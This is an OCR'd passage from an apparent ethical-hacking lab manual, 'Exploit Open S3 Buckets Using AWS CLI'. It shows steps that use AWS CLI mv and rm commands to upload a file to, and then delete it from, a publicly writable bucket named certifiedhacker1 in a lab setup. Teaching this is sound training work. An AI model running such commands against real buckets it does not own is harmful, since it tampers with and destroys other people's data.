
32. Let us attempt to move the **Hack.txt** file to the **certifiedhacker1** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker1** and press **Enter.**
33. The **Hack.txt** file has been successfully moved to the **certifiedhacker1** bucket.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI




34. To verify whether the file has been moved, switch to the browser window and maximize it. Reload the page.
35. You can observe that the **Hack.txt** file has been moved to the certifiedhacker1 bucket, as shown in the screenshot below.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI




36. Minimize the browser window and switch to the **Terminal** window.
37. Let us delete the **Hack.txt** file from the **certifiedhacker1** bucket. To do this, in the terminal window, type **aws s3 rm s3://certifiedhacker1 /Hack.txt** and press **Enter.**
38. Issuing this command, deletes **Hack.txt** file from the **certifiedhacker1** bucket.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI



39. To verify whether the file has been deleted, switch to the browser window and reload the page.
40. Confirm that the **Hack.txt** file has been deleted from the **certifiedhacker1** bucket.

EXERCISE 10:
EXPLOIT OPEN S3
BUCKETS USING
AWS CLI



41. Thus, you can add or delete files from open S3 buckets.
42. This concludes the demonstration of exploiting public S3 buckets.
43. Close all open windows and document all the acquired information.
44. Turn off Attacker Machine-2 and PfSense Firewall virtual machines.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI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